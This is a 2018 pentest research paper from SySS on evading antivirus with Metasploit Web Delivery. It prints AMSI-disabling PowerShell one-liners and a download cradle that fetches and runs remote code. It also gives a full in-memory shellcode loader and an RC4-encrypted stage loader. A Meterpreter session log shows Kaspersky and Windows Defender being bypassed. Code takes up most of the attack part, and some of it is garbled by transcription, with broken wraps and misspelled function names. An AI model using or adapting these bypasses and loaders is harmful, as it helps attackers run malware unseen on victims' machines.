



IT SECURITY KNOW-HOW

Dr. Adrian Vollmer

ANTIVIRUS EVASION WITH METASPLOIT'S WEB DELIVERY

Leveraging PowerShell to Execute Arbitrary Shellcode

July 2018



© SySS GmbH, July 2018

Schaffhausenstraße 77, 72072 Tübingen, Germany

+49 (0)7071 - 40 78 56-0

info@syss.de

www.syss.de

1 Introduction

It's a never ending cat-and-mouse game: bad guys develop malware and good guys try to detect and mitigate malware to protect the end user. Whenever manufacturers of antivirus software come up with a new method of detecting malicious code or files, hackers find a way to circumvent that technique.

One particularly elegant technique of transmitting and executing malware has gained popularity in the last couple of years with both hackers and pentesters alike: Microsoft's built-in tool *PowerShell*. It provided a convenient way of executing code directly in-memory without ever touching the disk. Since many antivirus products relied on scanning executables which are written on the disk, this attack vector was completely invisible to them.

Rapid7's exploit framework Metasploit made it extremely simple to apply this technique. A module called *Web Delivery* gives the user a short one-liner (or rather two-liner, but it's still manageable), a so-called download cradle, that executes whatever payload you want on the target. However, much to the dismay of many a pentesters, the Windows Defender, Kaspersky's endpoint protection, and possibly other antivirus software started to monitor and detect "suspicious" PowerShell activity. In particular, it was game over for the popular Web Delivery.

This is largely due to a function called Antimalware Scan Interface (AMSI), which passes code to a malware detection engine before execution, no matter the execution method – disk or memory: it doesn't matter. The cat quickly reacted and found a method to disable AMSI. It's a short piece of code which does not require any special privileges and fits in a tweet:

```
1 [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed', 'NonPublic,Static').SetValue($null,$true)
```

However, the mouse reacted just as quickly and AMSI now recognizes this piece of code and flags the script containing it as malware. It's notoriously difficult to accurately detect malware, though, because you can't have any false positives, or else you will break legitimate scripts by administrators, developers, or power users. This is no different. Slightly obfuscating the string `amsiInitFailed` is enough to trick AMSI. In fact, even substituting the single quotes with double quotes successfully bypasses the AMSI check, so it's pretty basic pattern matching. This works:

```
1 [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInSySSi2led'.Replace('SySS','itFa'),'NonPublic,Static').SetValue($null,$true)
```

For more details on AMSI and PowerShell monitoring, this article by MDsec¹ is highly recommended.

This can be used to make web delivery invisible to antivirus software again.

¹ <https://www.mdsec.co.uk/2018/06/exploring-powershell-amsi-and-logging-evasion/>

2 How Antivirus Products Work

Imagine you are an antivirus product. How would you decide whether something is malware or not? You could do several things.

2.1 Signature-based detection

You can compare files to known viruses. Of course, you need to be smart and disregard irrelevant bits in that file. For this purpose, you can keep a database of virus signatures.

This method is necessary to catch low-effort attacks, but you won't catch more sophisticated variants, where the attacker modifies bits that are not irrelevant or writes their own malware completely from scratch.

Advanced viruses encrypt parts of themselves such that they always look different and you can't tell what they do except that they seem to decrypt something and then execute it.

2.2 Heuristics

Sometimes you can try to determine what an executable does by examining what functions they call. Some functions are particularly popular with malware. In combination, you can get a pretty good picture whether something is malicious or not, but you are still prone to false positives.

2.3 Behavior analysis

It's possible to analyze what a program does while you run it. Either by running it in a sandbox first, where it can do no harm, or by analyzing it at runtime. You can detect code being loaded over the network or a process attaching itself to another process. Things that pretty much only a virus would do.

The problem with this is that some viruses recognize when they are in a sandbox and try to behave well while being in a sandboxed environment.

2.4 Traffic inspection

Since attackers are moving away from file-based attacks, it has become more important to monitor what is being transferred over the network. Even if you execute code in memory, you still have to get it on the machine somehow. If you see known malware inside HTTP traffic, you could put a stop to that before it comes to execution. This could even be done on the network by an appliance, unless the traffic is encrypted via TLS. Then you need to terminate the encryption somewhere else than on the user's machine, inspect the traffic, and re-encrypt the connection with your own certificate. This could be a violation of privacy and brings other problems as well.

Even worse, this can be easily bypassed by not using TLS and instead obfuscating or encrypting the malicious payload differently.

3 Meterpreter: A Case Study

Perhaps the most popular post-exploitation tool is Rapid7's Meterpreter, part of the Metasploit Framework². There are others such as Empire³ or Pupy⁴. These are public frameworks that are used mostly by white hat hackers and pentesters. Of course, all antivirus products must catch those. It makes the pentester's job harder, obviously, but needlessly so. Just because your antivirus software catches a low-hanging fruit in the form of publicly known malware doesn't mean it can catch all post-exploitation tools. If you try hard enough, you can obfuscate all malware. Or you can write your own malware from scratch, like the NSA did. They called their post-exploitation framework "FuzzBunch".

SySS developed their own tool to obfuscate known malware in 2013, which we call ShCoLo (a SHellCOde LOader)⁵. Back then, we couldn't find any antivirus software that could catch it. Five years later, some antivirus vendors wised up and focused on the analysis of behavior, which is hard to hide. Some antivirus engines (for example Kaspersky) do detect malware that is obfuscated in this way. They use different techniques and we are currently doing research on how they work and how they can be outsmarted again. Expect another paper on how binaries containing malicious code can be obfuscated to come out soon.

Since Meterpreter makes our life harder, we want to focus on how to get it to run on our clients' systems. Let's stick to the in-memory technique for now.

² <https://github.com/rapid7/metasploit-framework>

³ <https://github.com/EmpireProject/Empire>

⁴ <https://github.com/n1nj4sec/pupy>

⁵ https://www.syss.de/fileadmin/dokumente/Publikationen/2014/Antivirus_Evasion_engl.pdf

4 Web Delivery

As mentioned above, Metasploit's Web Delivery module makes it very easy to execute Meterpreter on the target during the post exploitation phase. Let's try to understand what's going on under the hood.

Using target 2, web delivery gives you a PowerShell one-liner like this (*stage0*):

```
1 powershell.exe -nop -w hidden -c $I=new-object net.webclient;$I.proxy=[Net.WebRequest]
  t)::GetSystemWebProxy();$I.Proxy.Credentials=[Net.CredentialCache]::DefaultCredent
  ials;IEX $I.downloadstring('http://192.168.1.1:8080/x');
```

This needs to be run on the target. It creates a new PowerShell process which downloads PowerShell code from `http://192.168.1.1:8080/x` and executes it using `Invoke-Expression`, or rather its short alias `IEX`. The PowerShell code usually looks like this (*stage1*):

```
1 if([IntPtr]::Size -eq 4){$b=$env:windir+'\sysnative\WindowsPowerShell\v1.0\powershell.exe'}else{$b='powershell.exe'};
2 $s=new-object System.Diagnostics.ProcessStartInfo;
3 $s.FileName=$b;
4 $s.Arguments='-noni -nop -w hidden -c &([scriptblock]::create((New-Object IO.StreamReader(New-Object IO.Compression.GzipStream((New-Object IO.MemoryStream([Convert]::FromBase64String('<Base64-encoded code>'))),[IO.Compression.CompressionMode]::DeflateCompress))).ReadToEnd()))';
5 $s.UseShellExecute=$false;
6 $s.RedirectStandardOutput=$true;
7 $s.WindowStyle='Hidden';
8 $s.CreateNoWindow=$true;
9 $p=[System.Diagnostics.Process]::Start($s);
```

We inserted some line breaks for readability and removed the unwieldy gzipped and base64-encoded *stage2* in line 4. As you can see, this second stage is executed in yet another PowerShell process and is passed as an argument. The second stage is the actual payload, and in the case of the payload delivery method `Powershell::method = reflection` reads:

```
1 function lJ6 {
2     Param ($yE, $hB)
3     $vwgIu = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
4
5     return $vwgIu.GetMethod('GetProcAddress').Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($vwgIu.GetMethod('GetModuleHandle')).Invoke($null, @($yE))))), $hB)
6 }
7
8 function gQsS {
9     Param (
10         [Parameter(Position = 0, Mandatory = $True)] [Type[]] $q7i,
```

```

11     [Parameter(Position = 1)] [Type] $oAgfL = [Void]
12 )
13
14     $utESu = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Refle
15 ction.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilder]
16 Access)::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegate
17 Type', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
18 $utESu.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.Ca
19 llingConventions]::Standard, $q7i).SetImplementationFlags('Runtime, Managed')
20 $utESu.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $oAgfL, $q7i)
21 .SetImplementationFlags('Runtime, Managed')
22
23     return $utESu.CreateType()
24 }
25
26 [Byte[]]$s9CE = [System.Convert]::FromBase64String("<Base64-encoded payload>")
27
28 $sobo = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((1J6 k
29 ernel32.dll VirtualAlloc), (gQsS @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr
30 tr]))).Invoke([IntPtr]::Zero, $s9CE.Length, 0x3000, 0x40)
31 [System.Runtime.InteropServices.Marshal]::Copy($s9CE, 0, $sobo, $s9CE.length)
32
33 $fC = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((1J6 ker
34 nel32.dll CreateThread), (gQsS @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32],
35 [IntPtr]) ([IntPtr]))).Invoke([IntPtr]::Zero, 0, $sobo, [IntPtr]::Zero, 0, [IntPtr]::Z
36 ero)
37 [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((1J6 kernel32.)
38 dll WaitForSingleObject), (gQsS @([IntPtr], [Int32]))).Invoke($fC, 0xffffffff | Ou
39 t-Null

```

We notice immediately that the function and variable names have been randomized in order to make it harder for antivirus solutions to detect it. What this code does is the same as PowerSploit's `Invoke-Shellcode`: It executes shellcode in-memory. The shellcode is hidden in a base64-encoded string in line 21, and typically a few hundred bytes long for staged payloads. The shellcode usually again works in multiple stages, loading more code in each stage.⁶

⁶ <https://blog.rapid7.com/2015/03/25/stageless-meterpreter-payloads/>

5 Antivirus Evasion using Web Delivery

Now that we understand what is happening, we can try to make web delivery invisible to antivirus software.

First, we disable AMSI as described above. For this, we add the one-liner we talked about to stage1. With this, we are safe from static analysis of PowerShell code that is about to be executed.

However, we noticed that some products, for example Kaspersky Total Security, detects suspicious behavior, such as processes that download and execute code like, for instance, Meterpreter's stage0. It's possible to bypass that mechanism by using stageless Meterpreter shellcode, which makes total sense, because in a way we already have multiple stages just because we are using web delivery. There is no reason why the initial web request shouldn't transfer the entire thing.

Except there *was* a reason⁷. The Metasploit people worried about AMSI catching them, so they refrained from making use of `Invoke-Expression`. The point is that by using `Invoke-Expression`, we can directly execute much larger payloads. Before we were limited to a stage2 that is no larger than 8192 bytes, because it was passed as an argument – too little for a stageless Meterpreter. But since we can disable AMSI, this shouldn't be a problem anymore. For this, we expanded web delivery by an option called `exec_no_wrap`. By using it, the entire payload is contained in stage1.

So far, so good. But there is still a potential pitfall. Now the entire payload is transferred via HTTP, and very often this channel is monitored by antivirus software. It can (and does!) detect a Meterpreter payload, even if it is base64-encoded and transferred via HTTPS. Simple encoding is not enough, we need encryption. A suitable approach is using RC4. It's a weak cipher by modern cryptographic standards, but it's easily implemented and good enough to trick antivirus products. Doing so makes stage1 look like this:

```
1 [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsib2Failed'.replace('b2', 'Init'), 'NonPublic,Static').SetValue($null, $true)
2
3
4 function uoLFS {
5     param([Byte[]]$dd)
6
7     $nf = ([system.Text.Encoding]::UTF8).GetBytes("WyEOTbfycUMdjZ")
8
9     $s = New-Object Byte[] 256;
10    $k = New-Object Byte[] 256;
11
12    for ($i = 0; $i -lt 256; $i++)
13    {
14        $s[$i] = [Byte]$i;
15        $k[$i] = $nf[$i % $nf.Length];
16    }
17
18    $j = 0;
19    for ($i = 0; $i -lt 256; $i++)
20    {
21        $j = ($j + $s[$i] + $k[$i]) % 256;
22        $temp = $s[$i];
```

⁷ <https://github.com/rapid7/metasploit-framework/issues/9550>

```
23     $s[$i] = $s[$j];
24     $s[$j] = $temp;
25 }
26
27 $i = $j = 0;
28 for ($x = 0; $x -lt $dd.Length; $x++)
29 {
30     $i = ($i + 1) % 256;
31     $j = ($j + $s[$i]) % 256;
32     $temp = $s[$i];
33     $s[$i] = $s[$j];
34     $s[$j] = $temp;
35     [int]$t = ($s[$i] + $s[$j]) % 256;
36     $dd[$x] = $dd[$x] -bxor $s[$t];
37 }
38
39 $dd
40 }
41
42 Invoke-Expression ([system.Text.Encoding]::UTF8).GetString((uLFS ([System.Convert]::FromBase64String("<Base64-encoded stage2>"))))
```


It contains:

1. The AMSI switch
2. An RC4 decryptor function
3. The RC4 encrypted and base64-encoded payload
4. A line that decrypts the payload and passes it to `Invoke-Expression`

Of course, the encryption key is right next to the encrypted payload. But antivirus products are not smart enough (yet) to recognize this. That's precisely what AMSI was made for. It would pass the decrypted script block to the antivirus product before letting `Invoke-Expression` execute it.

Finally, our efforts yield a Meterpreter session on an up-to-date Windows 10 system with a running instance of Kaspersky Total Security:

Windows Defender was also successfully bypassed. More antivirus products are currently being tested by us.



The screenshot displays a Windows VM environment. On the left, a PowerShell terminal window shows the following commands and output:

```
PS C:\Users\avollmer> hostname
sysss-avollmer-wini0
PS C:\Users\avollmer> ipconfig
```

The output of `ipconfig` is as follows:

```
Windows IP Configuration

Ethernet adapter Ethernet:

Connection-specific DNS Suffix  . :
Link-local IPv6 Address . . . . . : fe80::f147:d0b8:40b1:9894%8
IPv4 Address. . . . . : 192.168.122.227
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.122.1
```

Below the terminal, a Kaspersky Total Security window is open, displaying the product logo and copyright information: © 2018 AD Kaspersky Lab. Alle Rechte vorbehalten. The window title is "Kaspersky Total Security" and the version is "19.0.1088 (a)".

On the right side of the screenshot, a Metasploit Meterpreter session is active. The terminal shows the following commands and output:

```
meterpreter > sysinfo
[-] Unknown command: sysinfo.
meterpreter > [*] Shutting down Meterpreter...

[*] 192.168.11.1 - Meterpreter session 2 closed. Reason: User exit
msf exploit(multi/handler) > run -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.11.104:4444
msf exploit(multi/handler) > [*] Meterpreter session 3 opened (192.168.11.1:50367) at 2018-06-29 13:16:19 +0200

msf exploit(multi/handler) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > sysinfo
[-] Unknown command: sysinfo.
meterpreter > getuid
[-] Unknown command: getuid.
meterpreter > pwd
[-] Unknown command: pwd.
meterpreter > !oad stdapi
Loading extension stdapi...Success.
meterpreter > sysinfo
Computer      : SYSS-AVOLLMER-W
OS           : Windows 10 (Build 17134).
Architecture : x64
System Language : de_DE
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x64/windows
meterpreter >
```

The terminal also shows a table of active sessions:

Id	Name	Type	Information	Connection
2		meterpreter	x86/windows	192.168.11.164:4444
4	(192.168.11.1)			

Figure 1: An active Meterpreter session with a running instance of Kaspersky Total Security

THE PENTEST EXPERTS

SySS GmbH 72072 Tübingen Germany +49 (0)7071 - 40 78 56-0 info@syss.de

WWW.SYSS.DE

